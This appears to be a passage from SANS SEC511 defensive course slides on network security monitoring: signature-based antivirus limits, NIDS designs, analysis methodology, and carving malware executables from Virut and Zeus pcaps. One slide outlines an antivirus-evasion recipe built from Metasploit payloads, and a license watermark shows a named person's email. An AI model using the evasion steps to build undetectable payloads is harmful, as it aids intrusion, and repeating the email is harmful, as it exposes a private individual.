- *PandaLabs registered 15,107,232 different malware files that we had never seen before. But the total number of new malware is much higher — up to **285,000 new malware samples every day.***³

How Much Malware Is There?

Note that the emphasis is ours in the quotes above

Three different vendors/organizations paint a similar picture: Over 100,000 new pieces of malware are released every day, and the rate is accelerating.

Your signature-based antivirus program cannot keep up with new malware created at this rate.

References:

[1] *McAfee Labs Threats Report*, June 2018, <https://sec511.com/6s>

[2] AV-TEST Security Report 2018/2019 <https://sec511.com/cl>

[3] 2017 in Figures: The Exponential Growth of Malware, <https://sec511.com/6t>

Blacklisting Is a Failed Approach

Signature matching is a method of blacklisting

- Identify all malicious patterns

Blacklisting will always fail

- Roughly four pieces of malware each second, 24/7/365
- The rate is increasing
- A database of signatures of all current and past malware would be massive and impractical



Blacklisting Is a Failed Approach

Imagine trying to build a database of signatures for every piece of malware a system could be exposed to. It would be massive... and instantly out of date. Your antivirus vendors cannot create 100,000 new signatures every day. This means blacklisting will always fail, especially against dedicated attackers who create custom malware for their targets.

There is also a race condition: How do antivirus vendors create signatures? They catch malware in the wild, analyze it, decide it's malicious, create a signature, test the signature, and publish the signature. Then a client system downloads the signature. How much time has elapsed? Certainly enough to cause harm.

How Difficult Is Signature Evasion?

It's easy

What if we follow Mark Baggett's approach:

- Use Metasploit to create malicious payload in Raw format
- Convert Raw format to a Python script
- Convert the Python script to an exe
- See Mark's awesome post for more information:
<https://sec511.com/5u>

How many antivirus products will detect this?

How Difficult Is Signature Evasion?

How difficult is creating malware that scans clean by signature-based antivirus? The answer: Not very. You don't have to be a nation state to pull this off; some simple approaches work very well.

Mark describes his approach at: <https://sec511.com/5u>

If you're interested in these types of techniques, check out SANS Security 580: Metasploit Training at: <https://sec511.com/67>

Answer: Not Many

SHA256: 5e71b32703fa3a73d1352fbb1d435d5c108f509e78f9b9eaa4de9990a2f32a

File name: sec511.exe

Detection ratio: 3 / 47

Analysis date: 2020-05-14 UTC (0 minutes ago)

93.75% FAIL

Antivirus	Update
Bkav	20140106
Comodo	20140106
Symantec	20140105
AVG	20140106
Ad-Aware	20140106

Answer: Not Many

These vendors detected sec511.exe: Bkav, Comodo, and Symantec.

These did not: AVG, Ad-Aware, Agnitum, AhnLab-V3, AntiVir, Antiy-AVL, Avast, Baidu-International, BitDefender, ByteHero, CAT-QuickHeal, ClamAV, Commtouch, DrWeb, ESET-NOD32, Emsisoft, F-Prot, Fortinet, GData, Ikarus, Jiangmin, K7AntiVirus, K7GW, Kaspersky, Kingsoft, Malwarebytes, McAfee, McAfee-GW-Edition, MicroWorld-eScan, Microsoft, NANO-Antivirus, Norman, Panda, Rising, SUPERAntiSpyware, Sophos, TheHacker, TotalDefense, TrendMicro, TrendMicro-HouseCall, VBA32, VIPRE, ViRobot, and nProtect.

Protocol Behavior

- Protocol behavior is the second major NIDS design
- One approach:
 - Read RFCs (Request for Comments) for a protocol such as TCP
 - Model expected protocol usage
 - TCP: SYN -> SYN/ACK -> ACK
 - Alert for non-standard protocol usage
 - TCP: SYN/FIN or SYN/RST
- This works, but remember Hanlon's Razor
 - *Never attribute to malice that which is adequately explained by stupidity*¹

Protocol Behavior

Blackhats mangle packets, and a protocol behavior IDS will detect this. The problem: Some developers also mangle packets. Many do not read the RFCs (Request for Comments) documents, which describe protocols such as TCP. They write applications that "work" but do not always adhere to the formal design specifications.

As a result, a protocol behavior IDS will alert for malicious traffic but may also alert for some poorly designed applications that send network traffic.

Reference:

[1] jargon, node: Hanlon's Razor, <https://sec511.com/5g>

Anomaly Detection

Anomaly detection models expected behavior and ignores it

- It then alerts on anomalous behavior

Anomaly detection is best when used for specific high-risk cases

- It can fare poorly when applied broadly to large complex networks

Anomaly Detection

Anomaly detection has earned a poor reputation, based on the course authors' opinion on poor design and deployments.

Anomaly-based detection is best used on small, well-designed networks and in specific high-risk cases.

Historical Anomaly Design

Historically, anomaly-based NIDS had a "learning mode"

- Watch (hopefully!) benign traffic and later ignore it
- Once learning mode ends, the NIDS alerts on new (unknown) traffic

In practice, this often works poorly

- What if the NIDS learned to ignore existing malicious traffic?
- Any new server or service would usually trigger the NIDS

As a result, anomaly-based NIDS have earned a poor reputation

Historical Anomaly Design

NIST Special Publication 800-94, *Guide to Intrusion Detection and Prevention Systems (IDPS)*, describes the "classic" anomaly-based IDS design:

Anomaly-based detection is the process of comparing definitions of what activity is considered normal against observed events to identify significant deviations. An IDPS (sic) using anomaly-based detection has profiles that represent the normal behavior of such things as users, hosts, network connections, or applications. The profiles are developed by monitoring the characteristics of typical activity over a period of time.¹

Reference:

[1] SP 800-94, Guide to Intrusion Detection and Prevention Systems (IDPS) | CSRC, <https://sec511.com/51>

Detecting Specific Anomalies

Targeted anomaly-based design can be very useful

- Quality > Quantity

It is best to look for specific anomalous examples of network traffic

- Random strings used for names of .EXEs, DLLs, directories, usernames, DNS names, and function calls
- One-character Windows .EXE names
- Client-client .EXE flow
- ICMP echo request/response payloads containing lots of data

We will discuss all of these examples shortly

Detecting Specific Anomalies

The "classic" anomaly-based design hasn't gained a lot of traction, mainly due to false positives.

If we focus on quality over quantity, these anomalous network traffic patterns have proven to be high value:

- Random strings used for names of .EXEs, DLLs, directories, usernames, DNS names, and function calls
- One-character Windows .EXE names
- Client-client .EXE flow
- ICMP echo request/response payloads containing lots of data

Purists may argue that this is not anomaly-based IDS, per the classic definition. Think of it as targeted anomaly detection, with human (not machine) designed rules.

Know Thy Network

- One network's anomaly is another network's "normal"
- IRC or Tor would be anomalous on many corporate networks
 - For others, it may be fine
- You must decide what is normal and what isn't
 - Then design your NSM accordingly

Know Thy Network

This course is aimed at typical organizations, which have sensitive data available via their networks. Clearly, one size does not fit all. For example, "normal" traffic on a university research network would be quite abnormal on a Fortune 500 network.

This is why the "products and services" approach to information is not enough: No vendor knows your network the way you do. You must decide what is normal, and what is not, and design your NSM approach accordingly.

There Is No Easy Button

- Many organizations will spend money on information security products and services
- That is well and good, but there is no substitute for an experienced analyst:
 - Who knows his/her network
 - Has proper skill, experience, and training
 - Has access to good tools and data
 - Isn't bogged down with red tape and/or politics
 - Has sufficient time to complete the tasks at hand
- You can accomplish great things with people like this
 - Especially in teams!

There Is No Easy Button

A Security 511 course author was approached at a SANS conference by a major vendor of outsourced information security services. The vendor asked a simple question: What is "the secret sauce" to information security success?

The answer is simple but not sexy: People. There is no substitute for the right person in the right position with the proper amount of authority. These people are even better in teams of like-minded professionals.

It's interesting that large organizations will invest in products and services but often do not make the same investment in their own people. There is no third-party company that knows your critical data and your network as well as your own employees do.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. **Analysis Methodology**
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section is on Analysis Methodology.

Analysis Methodology

- Analysis is a detective story
- There is evidence, including various clues
- There are usually missing pieces
- There are often villains
 - Blackhats, criminals, hackers, etc.
- And there are heroes
 - Us!

Analysis Methodology

Analysis is interesting and challenging. There is no specific checklist to follow, but it tends to follow a rough pattern.

Sherlock Holmes on Deduction

In solving a problem of this sort, the grand thing is to be able to reason backwards.... Most people, if you describe a train of events to them, will tell you what the result would be. They can put those events together in their minds, and argue from them that something will come to pass. There are few people, however, who, if you told them a result, would be able to evolve from their own inner consciousness what the steps were which led up to that result. This power is what I mean when I talk of reasoning backwards, or analytically.¹

Sherlock Holmes on Deduction

Reference

[1] *A Study in Scarlet*, by Arthur Conan Doyle : Chapter 7, <https://sec511.com/6f>


How This Applies to NSM

- In many cases, we begin in the middle
 - And sometimes the end
- Prevention fails; therefore, we must detect
 - A system is pwned. How did it happen?
- **What** happened is important, but **how** it happened is also critical
- Analysis is a critical skill, and rarely taught in our world

How This Applies to NSM

NSM analysts often begin in the middle or at the end of an incident: Something bad is happening or has happened. Determining how something happened is critical if you hope to prevent the same thing from happening again.

NSM Analysis Methodology



NSM Analysis Methodology

While there is no one universal process to NSM, the overall approach is shown above. We will not follow this methodology for every incident (minor events, such as spyware, may be handled with a simple trouble ticket), but we will use a more thorough methodology for serious events.

It begins with data, and more data is better than less. Slow data is better than none.

We then perform analysis, correlation, timelines, and narratives and then form hypotheses. This is often an iterative process, in which we go back for more data and repeat previous steps as new data and conclusions change the overall picture.

Finally, we make reports. A great report must include a short (ideally one-page) executive summary. Additional pages won't help if you can't get C-level executives' attention on the first page.


Dirty Word List

A dirty word list is a list of strings of interest during an investigation

- The term comes from forensics

In our case, they can be:

- IP addresses and hostnames
- Leetspeak →
- Usernames
- Any string of interest
- And yes, George Carlin's *Seven Words You Can Never Say on Television* (and variations)



```
PASS h4xg4ng
NICK [02|USA|2K|033573]
USER SP3-042 * 0 :ERIC-7F123171A0
```

Dirty Word List

The forensic term "dirty word list" is a list of specific terms an investigator is seeking, such as phone numbers, Social Security numbers, and names.

In our world, that list may include .EXE names, function names, IP addresses, DNS names, and others.

If you'd like to see the screenshot shown above, type the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/virut-worm.pcap &
```

Then click on frame 43017, right-click, and select "Follow TCP Stream."

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. **NSM Data Sources**
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section describes NSM Data Sources.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

NSM Data Sources (I)

"Gee, I wish I had less data"

- Never said by any NSM analyst, ever

We need lots of data, preferably fast

- But slow is OK in some (often important) cases

Automation helps greatly

- Good: Find a suspicious pcap containing an .EXE, carve the .EXE out, and check with antivirus
- Better: Automatically carve all .EXEs from all network traffic, automatically check with antivirus, and alert for hits
- Better++: Keep an archive of unique carved .EXEs and periodically automatically rescan with antivirus as signatures update

NSM Data Sources (1)

More data is better than less data, and slow data is better than none.

While having massive amounts of data centralized in a SIEM such as ArcSight can be useful, these solutions are often undersized and suffer from poor performance.

Less can be more, and if performance is an issue, it is often better to have less centralized data, with more non-centralized data available.

This is true for full packet capture data, as we will discuss shortly.

NSM Data Sources (2)

- Packet Data
 - Extracted data
 - String data
- Flow Data
- Transaction Data
- Statistical Data
- Alert Data
 - Tagged data
- Correlated Data
 - Metadata
 - Attribution data (users and assets)
 - Log data

NSM Data Sources (2)

Here is a summary of the types of NSM available. We will discuss each in detail next.

Packet Data

Packet data is pcap-formatted data, whether sniffed from a live network interface or saved to a file

- Includes all headers and Layer 7 data

pcap = Packet Capture

- libpcap is available for Unix/Linux/OSX
- WinPcap is available for Windows

Virtually every modern packet tool "speaks" pcap natively

- tcpdump, Wireshark, and hundreds more

Packet Data

Virtually all modern packet tools are able to import and export pcap data.

A new format is available, called PcapNg: *"The PCAP Next Generation Dump File Format (or PcapNg for short) is an attempt to overcome the limitations of the currently widely used (but limited) libpcap format."*¹

PcapNg features include packet dropped count, annotations (comments), local IP address, interface & direction, hostname <-> IP address database.²

Wireshark can use PcapNg natively (and uses it as its default format), but many other tools cannot handle this format. It is usually best to keep your pcaps in pcap format, unless you require features available only in PcapNg.

- Libpcap: <http://sourceforge.net/projects/libpcap/>
- WinPcap: <http://www.winpcap.org/>
- PcapNg: <http://wiki.wireshark.org/Development/PcapNg>


References:

[1] Development/PcapNg – The Wireshark Wiki, <https://sec511.com/5x>

[2] Ibid.

Full Packet Capture

- Disks are cheap; high-capacity, 3.5-inch internal drives are now less than US\$20/terabyte
- This allows inexpensive NSM appliances that capture and store all packets, typically on a rotating basis for a period of time



Full Packet Capture

The old ways die hard: The course authors have seen many sites that could have easily deployed full packet capture on their umbrella IDS, with weeks of the most recent data available, with negligible impact to both capital and operating budgets.

Why is this? Great question. It sounds hard, and perception becomes reality. Also, Moore's Law and the rapidly decreasing price per gigabyte often outpace perception of what is easy and what is hard.

Full packet capture is easy, and tools like Sguil and netsniff-ng make it easier.

Screenshot from: <https://www.amazon.com/>

Storage Required for Full Packet Capture

- *Rough* numbers, assuming a 100 Mbps circuit running at 75% capacity 24/7
 - 75 Megabits per second/8 = 9.375 Megabytes per second
 - 9.375 * 3600 seconds/hour * 24 hours/day = 810 gigabytes of storage per day
- One 8-terabyte drive will hold over a week of data (costs about US\$149)
- Full packet capture of the most recent week' worth of data is not an expensive solution!
 - Ramping up times 10 for a gigabit solution is also not a showstopper for an enterprise solution
 - Saving three day's worth of data is a good starting goal (four 8-terabyte drives will do this comfortably)

Storage Required for Full Packet Capture

Full packet capture is not a difficult or expensive solution for most organizations, especially when used in high-risk environments/networks.

The numbers tend to be better in real-world deployments. Most networks follow a bell curve of usage: for 9–5 offices, traffic ramps up at 9 AM, peaking around 2 PM, and then dropping. There is then a bigger drop after 5 PM.

In the authors' experience, a 8-terabyte drive often holds two week's worth of full packet capture for a typical 100-megabit network.

Full Packet Capture Tools

There are a number of open source tools that are supported with full packet capture

- Including tcpdump, Wireshark, etc.

The following are designed specifically to capture high amounts of data

- Daemonlogger, dumpcap, netsniff-ng

"Zero-copy" is a critical packet capture feature for high-speed networks

- This avoids copying the packets from kernel space to user space
- Netsniff-ng supports zero-copy

Full Packet Capture Tools

Some tools, like tcpdump, perform both packet capture and analysis. It is better to use a dedicated capture tool for long-term packet capture.

Three popular open source tools that perform full packet capture are daemonlogger, dumpcap, and netsniff-ng.

- Daemonlogger: <https://www.snort.org/downloads>
- Dumpcap is included with Wireshark: <http://www.wireshark.org/download.html>
- Netsniff-ng: <http://netsniff-ng.org/>

Extracted Data


- Extracted data is "carved" from full packet capture
- Some forensic tools can carve from any source, including disk images, pcaps. etc.
 - Such as Foremost, EnCase, and Scalpel
- Other carving tools are designed specifically for pcaps
 - Such as Zeek/BRO and tcpxtract
- Wireshark can also carve many files
 - Though post-carving editing may be required
 - We will discuss this next

Extracted Data

Bro can extract files from packet data, as we will discuss shortly.

- Foremost: <http://foremost.sourceforge.net/>
- tcpxtract: <http://tcpxtract.sourceforge.net/>

Carving Files with Wireshark Step 1: Identify the File



Carving Files with Wireshark Step 1: Identify the File

Wireshark can automatically carve *some* files with Edit -> Export -> Objects. Right now, this method supports HTTP, DICOM, and SMB only. A later lab will use this technique.

The next slides will show how to do this manually, which is quite helpful for the cases in which Wireshark's export method fails.



You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/zeus-gameover-loader.pcap &
```

Then click on frame 395, right-click, and select "Follow TCP Stream."

Step 2: Choose the Conversation and Save As

- Choose the conversation:
- Then Save As



Step 2: Choose the Conversation and Save As


Next, we isolate the download (conversation with the most bytes transferred) and save as raw format.

If you try this yourself, please be sure to choose a directory your student account can write to; /tmp/ is a good choice. In this example, we used /tmp/carved.raw.

Edit the File

- The `file` command detects the file type as "data"
- Edit the file in a hex editor
 - Highlight the bytes before "MZ"
 - Then go to Edit->Delete

```
Terminal - student@Sec511-Linux: ~ - + x
File Edit View Terminal Go Help
[~]$ file /tmp/carved.raw
/tmp/carved.raw: data
[~]$
[~]$ bless /tmp/carved.raw
```



Edit the File

The `file` command uses the "magic numbers" (sometimes called magic bytes) to determine the file type. These bytes usually occur at the beginning of the file. As we know, DOS .EXEs begin with the magic bytes of MZ.

Gary Kessler maintains a great list of magic numbers here: <https://sec511.com/61>

Assuming you followed the previous steps, you may check the file type and use the Bless hex editor to edit it by typing the following commands:

```
$ file /tmp/carved.raw
```

```
$ bless /tmp/carved.raw &
```

Then highlight the bytes before "MZ" and go to Edit->Delete.

Then go to File->Save and save as /tmp/carved.exe.

Save the .EXE, Check the File Type, Hash, and Scan with Antivirus

- Save the .EXE




- Check file type and hash

```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
[~]$ file /tmp/carved.exe
/tmp/carved.exe: PE32 executable (GUI) Intel 80386, for MS Windows
[~]$ sha1sum /tmp/carved.exe
60b5f7525fc98f412f3826d562e2bf432269cd0e /tmp/carved.exe
[~]$
```

- ClamAV: Benign

```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
[~]$ clamscan /tmp/carved.exe
/tmp/carved.exe: OK
----- SCAN SUMMARY -----
Known viruses: 6299245
Engine version: 0.99.2
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.29 MB
Data read: 0.28 MB (ratio 1.03:1)
Time: 9.086 sec (0 m 9 s)
[~]$
```

- VirusTotal: 54/61 Malicious



Save the .EXE, Check the File Type, Hash, and Scan with Antivirus

We now have a fresh-carved .EXE. The file command now identifies it as "PE32 executable (GUI) Intel 80386, for MS Windows."

Running sha1sum against it yields the hash, which can be useful for querying other services (e.g. VirusTotal or Cymru's Malware Hash Registry) without having to necessarily submit the extracted file.

At the time of this writing, ClamAV, via clamscan, suggests the file is clean. Of course, scanning clean by a single antivirus product indicates very little to us. In fact, querying VirusTotal for the hash suggested that during the most recent analysis 54 out of 61 vendors indicated the file in question was malicious.


Note: Clamscan and VirusTotal results can, and will, vary over time. So what you see might differ from what is presented above.

Or Use Zeek/Bro

We performed the previous steps manually

- It's important to understand the underlying process

Zeek/Bro can carve all of the files from a pcap in one step:



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]$ bro -r /pcaps/zeus-gameover-loader.pcap /opt/bro/share/bro/file-extraction/extract.bro
[~]$ ls -la /nsm/bro/extracted/
total 1224
drwxr-xr-x 2 student student 4096 Mar 24 18:39 .
drwxr-xr-x 5 root root 4096 Jan 14 18:04 ..
-rw-rw-r-- 1 student student 313856 Mar 24 18:39 HTTP-F9hTzN37jj4Ha2Vq7h.exe
-rw-rw-r-- 1 student student 313856 Mar 24 18:39 HTTP-FBDw5LmL066K7SDh.exe
-rw-rw-r-- 1 student student 295936 Mar 24 18:39 HTTP-FFj3T64MQjMMk5niFi.exe
-rw-rw-r-- 1 student student 313856 Mar 24 18:39 HTTP-FIsQPg1DRx8IqikQIc.exe
[~]$
```

Or Use Zeek/Bro

Note that we discussed carving files in Wireshark because it is important to understand the underlying process. Anyone can run tools, but professionals understand what their tools are doing.

You may carve the files with Zeek/Bro as shown above by typing the following in a Sec-511-Linux terminal:

```
$ bro -r /pcaps/zeus-gameover-loader.pcap /opt/bro/share/bro/file-extraction/extract.bro
```

```
$ ls -la /nsm/bro/extracted
```

Note that the file "extract.bro" is a Zeek/Bro script that carves a number of file types from a pcap file. The default types include .EXE, TXT, .jpg, .png, and HTML.

The carved files are saved to /nsm/bro/extracted by default.

String Data

- String data, as the name implies, is a sequence of printable characters
 - Many binary sources, such as pcaps or raw disk images, contain strings
 - Strings represent one of the simplest and fastest ways to derive signal from noise
- The classic Unix/Linux strings command is very useful as a quick-and-dirty check
- Ngrep (network grep) is designed specifically for pcap data

String Data

While packet purists may look down on the approach, a simple string search is fast and powerful.

Ngrep is available at <http://ngrep.sourceforge.net/>.

Pcap Strings Example

```

Terminal - student@Sec-511-Linux: /pcaps
File Edit View Terminal Go Help
/pcaps$ ngrep -q -I virut-worm.pcap "JOIN"
input: virut-worm.pcap
match: JOIN

T 192.168.2.47:2000 -> 10.179.172.193:555 [AP]
JOIN #gg h3fty..

T 10.179.172.193:555 -> 192.168.2.47:2000 [AP]
:[00|USA|XP|920011]!SP1-201@0::ffff:192.168.2.47 JOIN :#gg...irc.local 353
[00|USA|XP|920011] = #gg :@b0th3rd3r [00|USA|XP|920011] ..:irc.local 366 [0
0|USA|XP|920011] #gg :End of /NAMES list...

T 192.168.2.47:2000 -> 10.179.172.193:555 [AP]
JOIN #gg h3fty..

T 192.168.2.47:2000 -> 10.179.172.193:555 [AP]
JOIN #gg h3fty..MODE #gg ..

T 192.168.2.44:2716 -> 10.179.172.193:555 [AP]
JOIN #gg h3fty..

```

Pcap Strings Example

You may run the command shown above by typing the following in a Sec-511-Linux terminal:

```
$ ngrep -q -I /pcaps/virut-worm.pcap "JOIN"
```

The "-q" flag suppresses additional output (such as "#" for misses), and only prints matching headers and payloads.

The "-I" flag uses the supplied pcap file as input. Note the flag is a capital "i", not a one.

Finally, "JOIN" is the string to search for.

Flow Data

Flow data is summary data, showing socket pairs, protocols, and bytes transferred

- AKA conversations or session data

Flow is available in a number of flavors

- Cisco's NetFlow protocol
- Flow data derived from packets

pcap flow tools include:

- SiLK, tcpflow, argus, and many others
- Wireshark and Tshark

Flow Data

Flow data can be quite useful for traffic analysis, especially when dealing with encrypted traffic.

Flow data comes in a few forms: Cisco's NetFlow protocol (currently in version 9) and tools that use flow data in a more generic way.

NetFlow version 9 is described in RFC 3954: <https://sec511.com/47>

IPFIX is a standard based on NetFlow v9. It is described by RFC 5101 at <https://sec511.com/5e> and RFC 5102 at <https://sec511.com/5f>.

Pcap Flow Example Using Tshark

```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
~$ tshark -n -r /pcaps/virut-worm.pcap -q -z conv,tcp
=====
TCP Conversations
Filter:<No Filter>

```

		<-		->		Total	
		Frames	Bytes	Frames	Bytes	Frames	Bytes
192.168.2.32:25942	<-> 192.168.2.44:3507	42	2662	64	84697	106	87359
192.168.2.47:26752	<-> 192.168.2.31:1414	40	2543	64	84697	104	87240
192.168.2.44:15266	<-> 192.168.2.31:1630	37	2363	65	84757	102	87120
192.168.2.44:15266	<-> 192.168.2.32:2489	30	1961	63	84643	93	86604
192.168.2.44:15266	<-> 192.168.2.30:2145	28	1855	64	84697	92	86552
192.168.2.47:26752	<-> 192.168.2.30:1740	29	1915	62	84583	91	86498
192.168.2.47:26752	<-> 192.168.2.32:2164	28	1841	62	84583	90	86424
192.168.2.32:25942	<-> 192.168.2.47:3452	27	1762	37	50307	64	52069
192.168.2.47:2000	<-> 10.179.172.193:555	18	3087	17	1195	35	4282
192.168.2.44:2716	<-> 10.179.172.193:555	18	2971	15	1075	33	4046
192.168.2.32:2179	<-> 10.179.172.193:555	14	2987	14	1072	28	4059
192.168.2.47:2543	<-> 192.168.2.32:445	13	2109	14	3161	27	5270
192.168.2.47:2540	<-> 192.168.2.31:445	13	2303	14	3161	27	5464
192.168.2.47:2538	<-> 192.168.2.30:445	13	1975	14	3161	27	5136

Pcap Flow Example Using Tshark

You may run the command shown above by typing the following in a Sec-511-Linux terminal:

```
$ tshark -n -r /pcaps/virut-worm.pcap -q -z conv,tcp
```

The "-n" flag disables DNS and port name resolution.

The "-r" flag uses the supplied pcap file as input.

The "-q" flag means quiet output, suppressing additional information.

The "-z" flag means get statistics—in this case, statistics on TCP conversations.

Transaction Data

"Pure" flow data contains no content, just packet metadata

- IP addresses, ports, bytes transferred, etc.

Transaction data is flow data, plus some Layer 7 content

- For example, HTTP GETs

Proxy logs are a great source of transaction data

Transaction Data

Pure flow data is based on Layers 3 and 4 (IP addresses and ports), plus other non-payload data, including bytes transferred.

Transaction data adds Layer 7 content to the mix, focusing on commands such as HTTP or FTP GETs, or DNS requests/replies.

